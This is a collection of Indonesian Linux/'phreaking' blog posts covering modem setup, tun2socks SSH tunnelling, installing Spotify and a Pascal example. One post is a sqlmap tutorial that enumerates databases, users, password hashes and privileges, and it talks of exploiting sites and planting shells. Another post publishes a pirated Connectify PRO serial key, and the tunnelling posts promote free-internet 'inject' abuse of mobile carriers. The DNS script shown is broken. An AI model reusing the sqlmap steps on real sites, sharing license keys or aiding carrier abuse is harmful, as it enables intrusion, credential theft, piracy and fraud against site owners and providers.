Cara koneksi modem di linux dengan wvdial (3g mode)

Selasa, 25 Februari 2014
Keanehan pada koneksi internet di laptop backtrack saya membuat saya semakin penasaran untuk mengOphreak, alasanya begini.. contoh pada kasus yang saya alami
a. saya menggunakan kartu indosat, mode inject ssh (gretongan)
b. direct all proxy socks menggunakan tun2socks
dari metadata diatas ternyata hasilnya sangat berbeda jika saya gunakan di koneksi 2 os,
a. windows
dengan modem kartu indosat yang saya set ke wcdma only, routing dengan koneksi vps SG.GS speed download bisa mencapai rata 800 kbps, streaming HD no dc
b. Linux Backtrack (all linux)
kartu yang sama server vps yang sama pula, tapi download speed hanya 50 kbps

hal ini semakin menambah penasaran saya untuk set bagaimana speed download internet linux ku bisa sepadan dengan windows, mungkin setelah saya pikir-pikir masalah terletak pada wvdialnya yang tidak mampu lock mode 3g, untuk itu saya bertanya kepada teman2 di grub ayo belajar linux dan akhirnya alhamdulilah menemukan solusi

kasus: provider indosat dan tutor ini bagi user yang sudah bisa koneksi dengan mode wvdial saja

cara pertama
1. edit wvdial, bisa menggunaka editor nano atau gedit
nano /etc/wvdial.conf
2. lalu tambahkan script berikut
[Dialer isat3g]
Init1 = AT+COPS?;+CSQ
3. koneksikan modem, sudo wvdial isat3g berhubung saya menggunakan kartu indosat, sebelum modem sempat konek batalkan dengan menekan tombol CTRL + C , maka dalam logs berikut akan muncul
--> Initializing modem.--> Sending: AT+COPS?;+CSQAT+COPS?;+CSQ
+COPS: 0,0,"PT. Satelit Palapa Indonesia",2+CSQ: 9,99
OK

tanda yang saya bold diatas adalah logs untuk mengunci mode 3g, "PT. Satelit Palapa Indonesia",2 
hasil logs menunjukan angka 2 berarti diarea anda sudah terbaca sinyal 3g, jika tidak akan di outputkan dengan logs PT. Satelit Palapa Indonesia",0
4. sekarang kita tambahkan pada settingan wvdialnya
Init4 = AT+COPS= 0,0,"PT. Satelit Palapa Indonesia",2
sehingga bila dalam keseluruhan settingan wvdial di laptop saya seperti ini
[Dialer isat3g]
Init1 = AT+COPS?;+CSQ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2
Init3 = AT+CGDCONT=1,"IP","internet"
Init4 = AT+COPS= 0,0,"PT. Satelit Palapa Indonesia",2
Password = ;
Phone = *99#
Idle Seconds = 0
Stupid Mode = 1
Compuserve = 0
Baud = 3600000
Auto DNS = 1
Dial Command = ATDT
Ask Password = 0
ISDN = 0
Username = ;
Modem = /dev/ttyUSB0
5. sekarang tinggal koneksikan modem kamu
sudo wvdial isat3g

cara kedua
1. masukan script wvdial berikut
[Dialer indosat3g]
Init1 = AT+COPS?;+CSQ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2
Init3 = AT+CGDCONT=1,"IP","internet"
Init4 = AT+COPS= 0,0,"PT. Satelit Palapa Indonesia",2
Password = ;
Phone = *99#
Idle Seconds = 0
Stupid Mode = 1
Compuserve = 0
Baud = 3600000
Auto DNS = 1
Dial Command = ATDT
Ask Password = 0
ISDN = 0
Username = ;
Modem = /dev/ttyUSB0
2. dial modem
sudo wvdial indosat3g


permasalahan: dengan cara saya tidak bisa koneksi internet , hahahaha
tapi tenang sob, setelah saya selidiki ternyata dari pihak indosat tidak memberikan dns secara otomatis
jangan bingung anda perlu menambahkan dns ke /etc/resolv.cof , kalian bisa menggunaka editor favorite kalian, seperti geany, nano maupun gedit
nano /etc/resolv.conf
nameserver 202.152.165.39
nameserver 114.5.5.77

atau jika tidak mau repot setiap koneksi memasukan dns secara terus menerus, silahkan buat eksekusinya
root@bt:~# nano echodns
pastekan script berikut
echo "nameserver 202.152.165.39" /etc/resolv.conf
echo "nameserver 114.5.5.77" /etc/resolv.conf
simpan

berikat hak aksesnya
root@bt:~# chmod +x echodns
jalankan
root@bt:~# ./echodns

semoga membantu :D


Cara Menjalankan Badvpn Tun2sock GUI di Windows (Disertai Gambar)

Selasa, 04 Februari 2014
setelah sebelumnya saya membuat tutorial yang sama namun dari dasar alias manual tutor, sekarang saya akan membagikan cara menjalankan Tun2socks dengan cara yang lebih, mudah karena menggunakan aplikasi berbasis GUI, sebelumnya dalam percobaan kali ini saya menggunakan kartu indosat, namun jika anda menggunakan kartu lain dapat disesuaikan, kunci kesuksesan hanya pada masalah routing tiap operator saja

1. Download aplikasi Tun2socks GUI dari Davin Loerem disini
2. Koneksikan modem

3. buka tun2socks (run as administrator)
 
5. setting sesui gambar berikut, termasuk pilihan routing (indosat)dan bitvise local forwarding


6. klik start tun2socks, jika belum terinstall tap driver maka install dulu tap driver nya dengan klik tombol install tap driver, maka akan muncul seperti di adaptor settingnya


7. login ssh kalian, klo gak punya bisa beli di tempat ane

8. sekarang silahkan buka web browser tanpa setting proxy, jika respon seperti di bawah ini berarti sudah sukses!


kelebihan tun2socks adalah kita bisa memainkan game RPG, PB, modoo marble dan sebagainya, dimana game tersebut membutuhkan support protocol UDP, belum tentu jika kalian menggunakan PB bisa berjalan lancar, bukan begitu???
test main game online modoo marble


jika dalam tutor diatas kalian tidak sukses kemungkinan besar adalah faktor berikut, diantara:
a. server belum support badvpn
b. salah dalam routing
c. tidak mengikuti tutor diatas dengan semestinya
d. Anda kurang ganteng

sekian semoga membantu


Cara Menjalankan Badvpn Tun2sock di Windows (Manual Tutor)

Senin, 06 Januari 2014
setelah sebelumnya saya sudah menjabarkan bagaimana cara menjalankan tun2socks di Linux, kini ane akan menjelaskan juga cara menjalankan tun2socks dengan tutor manual, artinya langsung dari tutor code.google.com, tidak menggunakan aplikasi tun2socks kebanyakan yang sudah dikembangkan oleh para programmer indonesia, baik itu dari vb maupun delphi, seperti yang paling populer saat ini hasil racikan dari Om David Lorem,
sebelumnya tutorial ini saya ringkas dari hasil diskusi pada forum yang sudah dijabarkan oleh Om Jack Spades, oke langsung saja kita mulai, silahkan pelajari dengan baik, jangan lupa siapkan segelas kopi hangat untuk menemani ngoprek anda,
1. Download alat tempurnya,
tun2socks: http://code.google.com/p/badvpn/downloads/list kalau saya menggunakan yang ini
http://badvpn.googlecode.com/files/badvpn-win32-1.999.127rc1.zip2. ektrak file diatas ke C:\Badvpn3. Install dulu openvpn/tap kamu, create tap,...fungsinya convert koneksi ssh kamu ke menjadi koneksi vpn, sehingga koneksi internet langsung ke direct ke ssh proxy yang support UDP (VPS support UDP)

perhatikan contoh gambar di bawah ini


4. koneksikan ssh kalian dengan listen port 1080
5. Jalankan badvpn
cd c:\badvpn\bin
badvpn-tun2socks --tundev "<human_name_of_TUN_device>:10.0.0.1:10.0.0.0:255.255.255.0" --netif-ipaddr 10.0.0.2 --netif-netmask 255.255.255.0 --socks-server-addr 127.0.0.1:1080
contoh:

badvpn-tun2socks --tundev "tap0901:Local Area Connection:10.0.0.1:10.0.0.0:255.255.255.0" --netif-ipaddr 10.0.0.2 --netif-netmask 255.255.255.0 --socks-server-addr 127.0.0.1:1080

penamaan tun devicenya harus benar sesuai gambar diatas!

6. Jika bingung jalankan scriptnya, silahkan download disini


oke, kalau cara diatas kesulitan silahkan ikuti tutor aplikasi berbasis GUI, di Cara Menjalankan Badvpn Tun2sock GUI di Windows (disertai gambar)

Cara Install Spotify di Linux (Ubuntu dan Debian)

Sabtu, 04 Januari 2014

Cara Install Spotify di Linux , bagi kalian yang suka mendengarkan music tentu tidak asing lagi dengan aplikasi ini, ya.. spotify! salah satu situs penyedia layanan terbesar menurut saya pribadi, dan terbaik pokoknya, banyak fitur yang tersedia, pokoknya super deh!

Dan kabar gembiranya, sekerang aplikasi spotify sudah tersedia di OS Linux Ubuntu/Debian, menarik bukan?hihihi tertarik untuk menginstall di Ubuntu anda? oke silahkan ikuti tutorial berikut ini

1. Tambahkan repositori spotify di sourcelist kalian$ sudo nano /etc/apt/source.list
#spotify
deb http://repository.spotify.com stable non-free
2. tambahkan ppa
$ sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys 94558F59
3. Update repo kalian
$ sudo apt-get update
4. Install spotify
$ sudo apt-get install spotify-client
5. Fix error
jika terjadi error saat menjalankan spotify jalankan command berikut di terminal
$ sudo apt-get install -f
$ sudo apt-get install libssl0.9.8


jalankan aplikasinya, yang belum daftar klik sign up, bagi yang sudah silahkan sign in,cari lagu berdasarkan genre, judul, artist, mood, album dan sebagainya..

jangan lupa follow punya saya, Rahmad Sandy Kurnia
sekian dan terimakasih, semoga bermanfaat


berhubung banyak yang tanya kenapa spotify tidak bisa diputar menggukan koneksi internet indonesia, jawabnya karena untuk sementara ini spotify belum support untuk bahasa indonesia, namun tenang saja, kita tetap bisa mendengarkan musik koks, caranya mudah. cukup gunakan ip luar negeri, dalam kasus ini saya menggukan ssh server US, bisa juga dengan ssh SG.GS, semua tergantung selera, lalu bagaimana caranya??
 

1. install tun2socks
based ubuntu
add-apt-repository ppa:ambrop7/badvpn
apt-get update
apt-get install badvpn

2. install app tunnel
a. bitvise
normalnya, aplikasi ini hanya support untuk windows, tapi bisa berjalan di linux dengan wine
bisa di download sini http://www.bitvise.com/ssh-client-download
b. pac manager
aplikasi tunnelir ini memang dibuat based on linux, artinya bisa berjalan native tanpa bantuan wine
download pac manager disini http://sourceforge.net/projects/pacmanager/
cara installnya
# dpkg -i pac-4.5.2.3-all.deb
# apt-get install -f
Konfigurasi
PAC Manager

  • buat koneksi baru
  • konfigurasi akun vps/ssh

  • setting local forwarding, saya isi dengan port 1080
  • login


Bitvise

  • atur settingan sesuaikan dengan gambar beriku
3. jalankan badvpn
 badvpn-tun2socks --tundev tun0 --netif-ipaddr 10.0.0.2 --netif-netmask 255.255.255.0 --socks-server-addr 127.0.0.1:1080 --udpgw-remote-server-addr 127.0.0.1:7300
4. routing koneksi
kali saya menggunakan provider indosat, maka routing seperti berikut:
 #!/bin/sh
#DEFAULT#
ifconfig tun0 10.0.0.1 netmask 255.255.255.0
route del -net 0.0.0.0 netmask 0.0.0.0 gw 0.0.0.0 ppp0
route add default gw 10.0.0.2 metric 6

#INDOSAT#
route add 10.19.19.19 gw 10.64.64.64 metric 5
route add 202.152.165.39 gw 10.64.64.64 metric 5
route add 114.5.5.77 gw 10.64.64.64 metric 5
untuk operator lain:
#Telkomsel
route add 10.1.89.130 gw 10.64.64.64 metric 5
route add 114.127.208.84 gw 10.64.64.64 metric 5
route add 202.3.208.11 gw 10.64.64.64 metric 5

#XL#
route add 202.152.240.50 gw 10.64.64.64 metric 5
route add 112.215.71.243 gw 10.64.64.64 metric 5
route add 112.215.71.242 gw 10.64.64.64 metric 55
 4. jalankan spotify
jika respon tunsocks seperti gambar berikut maka kamu sudah bisa menikmati aplikasi ini

Cara Remote Server Menggunakan Sqlmap

Rabu, 01 Januari 2014
Pada tutor kali masih membahas pada dunia hacking, bagaimana mengexploitasi server lewat situs yang di dalam terdapat bugs, bugs tersebut yang menjembatani kita untuk remote/mengendalikan lewat shell yang kita tanam pada server,...

oke langsung pada topik masalah, kali ini saya mempunya bugs, contohnya yang sudah saya install pada server local saya
ex: http://localhost/weak.php?id=10

pada dasarnya sebelum kita melakukan hacking, terlebih dahulu kita melakukan information gathering, atau mengunpulkan data-data dari server target,

jalankan aplikasi sqlmap kalian
$ python ./sqlmap.py -u "http://localhost/weak.php?id=10" --dbs
gunanya adalah mengetahui nama database dari server target, kita bisa menggunakan option --tables untuk melihat isi table database, dan --dump untuk melihat semua isi dari setiap table database yang ada

Fingerprinting the remote system and its database
berguna untuk mengumpulkan segenap informasi dasar dari target sasaran database kita, untuk option -b berguna mengetahui banner dari database target
$ python sqlmap.py -u "http://localhost/weak.php?id=10" -b

.....

[11:19:51] [INFO] the back-end DBMS is MySQL
[11:19:51] [INFO] fetching banner
[11:19:51] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[11:19:51] [INFO] retrieved: 5.1.61
web server operating system: Linux Red Hat Enterprise 6 (Santiago)
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5.0.11
banner:    '5.1.61'
perhatikan output diatas, '5.1.61" adalah versi database mysql server, kalian bisa cari di google vuln tentang mysql 5.1.61, gunanya untuk mencari kelemahan, bisa buat drop database situs target

pada perintah selanjutnya kita akan menangkap informasi mengenai users dan roles dari database target
$ python sqlmap.py -u "http://localhost/weak.php?id=10" --users --passwords --privileges --roles --threads=10

..........

database management system users [5]:
[*] ''@'localhost'
[*] ''@'localhost.localdomain'
[*] 'root'@'127.0.0.1'
[*] 'root'@'localhost'
[*] 'root'@'localhost.localdomain'

.............

database management system users password hashes:
[*]  [1]:
    password hash: NULL
[*] root [2]:
    password hash: *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19
    password hash: NULL

........

[*] %root% (administrator) [27]:
    privilege: ALTER
    privilege: ALTER ROUTINE
    privilege: CREATE
    privilege: CREATE ROUTINE
    privilege: CREATE TEMPORARY TABLES
    privilege: CREATE USER
    privilege: CREATE VIEW
    privilege: DELETE
    privilege: DROP
    privilege: EVENT
    privilege: EXECUTE
    privilege: FILE
    privilege: INDEX
    privilege: INSERT
    privilege: LOCK TABLES
    privilege: PROCESS
    privilege: REFERENCES
    privilege: RELOAD
    privilege: REPLICATION CLIENT
    privilege: REPLICATION SLAVE
    privilege: SELECT
    privilege: SHOW DATABASES
    privilege: SHOW VIEW
    privilege: SHUTDOWN
    privilege: SUPER
    privilege: TRIGGER
    privilege: UPDATE

cara mengetahu informasi current user, current database and hostname 

$ python sqlmap.py -u "http://localhost/weak.php?id=10" --current-user --is-dba --current-db --hostname --threads=10
........
[11:32:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Red Hat Enterprise 6 (Santiago)
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5.0.11
[11:32:33] [INFO] fetching current user
[11:32:33] [INFO] retrieving the length of query output
[11:32:33] [INFO] retrieved: 14
[11:32:38] [INFO] retrieved: root@localhost             
current user:    'root@localhost'
[11:32:38] [INFO] fetching current database
[11:32:38] [INFO] retrieving the length of query output
[11:32:38] [INFO] retrieved: 5
[11:32:40] [INFO] resumed: profile_data
current database:    'profile_data'
[11:32:40] [INFO] fetching server hostname
[11:32:40] [INFO] retrieving the length of query output
[11:32:40] [INFO] retrieved: 21
[11:32:48] [INFO] retrieved: localhost.localdomain             
hostname:    'localhost.localdomain'
[11:32:48] [INFO] testing if current user is DBA
[11:32:48] [INFO] fetching current user
current user is DBA:    False

Membaca system file database

Pada mysql jika pengguna database memiliki izin untuk melakukan operasi FILE, maka dia dapat membaca file dari keseluruhan sistem file. namun hal  ini hanya dapat membaca file-file yang dapat dibaca umum atau dibaca oleh pengguna mysql. Berikut adalah contoh cepat untuk membaca file / etc / passwd.
$ python sqlmap.py -u "http://localhost/weak.php?id=10" --sql-query="select now();"

...........

[11:50:22] [INFO] retrieved: 2013-04-15 11:51:10
select now();:    '2013-04-15 11:51:10'


Contoh Pemrograman Pascal dengan Array

Minggu, 29 Desember 2013
Hasil belajar saya malam ini mengenai materi array pada pemrogram pascal,
berikut scriptnya

uses crt;
const
max=6;
type
lagu=array[1..max] of string[10];
var
jnslagu:lagu;
i:integer;
begin
for i:=1 to max do
jnslagu[1]:='POP';
jnslagu[2]:='dangdut';
jnslagu[3]:='keroncong';
jnslagu[4]:='rock';
jnslagu[5]:='campursari';
jnslagu[6]:='Pop Punk';
for i:=1 to max do
writeln(i, '. ',jnslagu[i]);
end.

dan outputnya


Cara Share Wifi Menggunakan SSH

Jumat, 27 Desember 2013
Setelah banyak ujicoba, akhirnya saya bisa menggunakan wifi ssh, artinya si client juga dapat menikmati SSH tanpa harus multilogin yang sebagaimana kita ketahui, penggunaan akun ssh premium multi login sangat dilarang,hahahaha
karena jujur ane juga penjual ssh, untuk itu saya membagikan bagaimana Cara Share Wifi Menggunakan SSH, ok..
sebelumnya siapkan dulu alat dan bahanya:
1. modem, sudah pasti
2. inject dan akun ssh
3. proxifier untuk direct proxy server maupun client
4. Connectify PRO , ane pake versi 4.2, bisa download Connectify PRO
5. Segelas kopi hangat menemani anda untuk ngoprek agar lebih semangat :D

langkah dan penggunaan
a. Install dulu Connectify PRO yang sudah kalian download, untuk mendapatkan versi pro, silahkan masukkan user dan serial number dibawah ini:
email: rene.bidner@hotmail.com serial: QE4943-K24T79-KKJKKA-M2NQKW-XWVZYT-Z8DN8J-6NEN1A-UCRZ1A-EM8E7J-AV529K-ZEDV52-4EYYFV-T4UE7G-AFVAYW-77G5B4-JKNBJS-Z4MEX7-HRB2TT-N7GVF4-UBXNJS-288MXL-G5GAPU-3UQ

b. buka Connectify PRO, 
perhatikan keterangan gambar diatas
1. isikan sesuai dengan keinganan agan, ini menyesuaikan penamaan wifi agan sendiri..
misalkan kita namakan sandyhackers atau nama orang tercinta agan, hehehe
2. password wifi, gunanya tentu untuk memproteksi jaringan wifi agan, minimal 8 digit password
3. pilih sumber koneksi yang agan pakai, misalkan koneksi dengan modem, maka akan muncul option nama koneksi sesuai dengan setting nama dialup modem kalian,
4. klik start hotspot, proses ini memakan waktu agak lama..
jadi silahkan ditunggu saja
5. jika sudah terkoneksi, maka cek wifi agan apakah sudah aktif atau belum, dan lihat konfigurasi ip dari Connectify. caranya masuk network and sharing center > change adapter setting pilih koneksi wifi yg aktif  terus klik kanan properties, pilih TCP?IPv4, klik properties, di situ agan terlihat konfigurasi ipnya, dan catat semua, karena akan dibutuhkan untuk set listen port ssh kita dan proxifer


6. Sekarang koneksikan ssh kalian, seperti biasa, koneksikan ssh menggunakan ssh, yang beda hanya setting listen portnya saja, pada listen interface diisi ip sesuai dengan ip ssh kamu, dan listen port diisi terserah, dalam hal ini saya isi dengan 1084


7.  sekarang setting proxifier kamu, klik proxyservers lalu add
tambahkan ip, ip server sesuai dengan ip wifi misalkan 192.168.20.1 dan port 1084, dan pada proxy rules arahkan ke protocol socks 192.168.20.1:1084...
Ingat: Hal ini berlaku pada server maupun client jika ingin menggunakan proxifier, tapi jika tidak maka set manual caranya
8. Konfigurasi Client tanpa proxifier, buka web browser (Google Chrome, firefox, etc) atur proxy sesuai gambar berikut


TAMBAHAN

A. Share Wifi ke HP Android kalian
1. konekan wifi agan
2. Download proxidriod di playstore dan jalankan
3.  setting sesuai dengan gambar berikut

1. Host: ip wifi kamu (192.168.20.1)
2. Port: diisi listen port bitvise (1084)

hasil speedtest make hp andro gan

B. Share Wifi di Linux
1. setting ip web browser kalian seperti gambar di bawah ini
2. setting proxychains dengan konfigurasi berikut
nano /etc/proxychains.conf

hasil speedtest di ubuntu ane gan, mantabs bukan?


silahkan browsing sesuka kalian, dan berbagi internet kepada sahabat-sahabatmu! semoga artikel ini bermanfaat


Linux Opensource & Phreaking Copyright © 2011-2012 | Powered by Blogger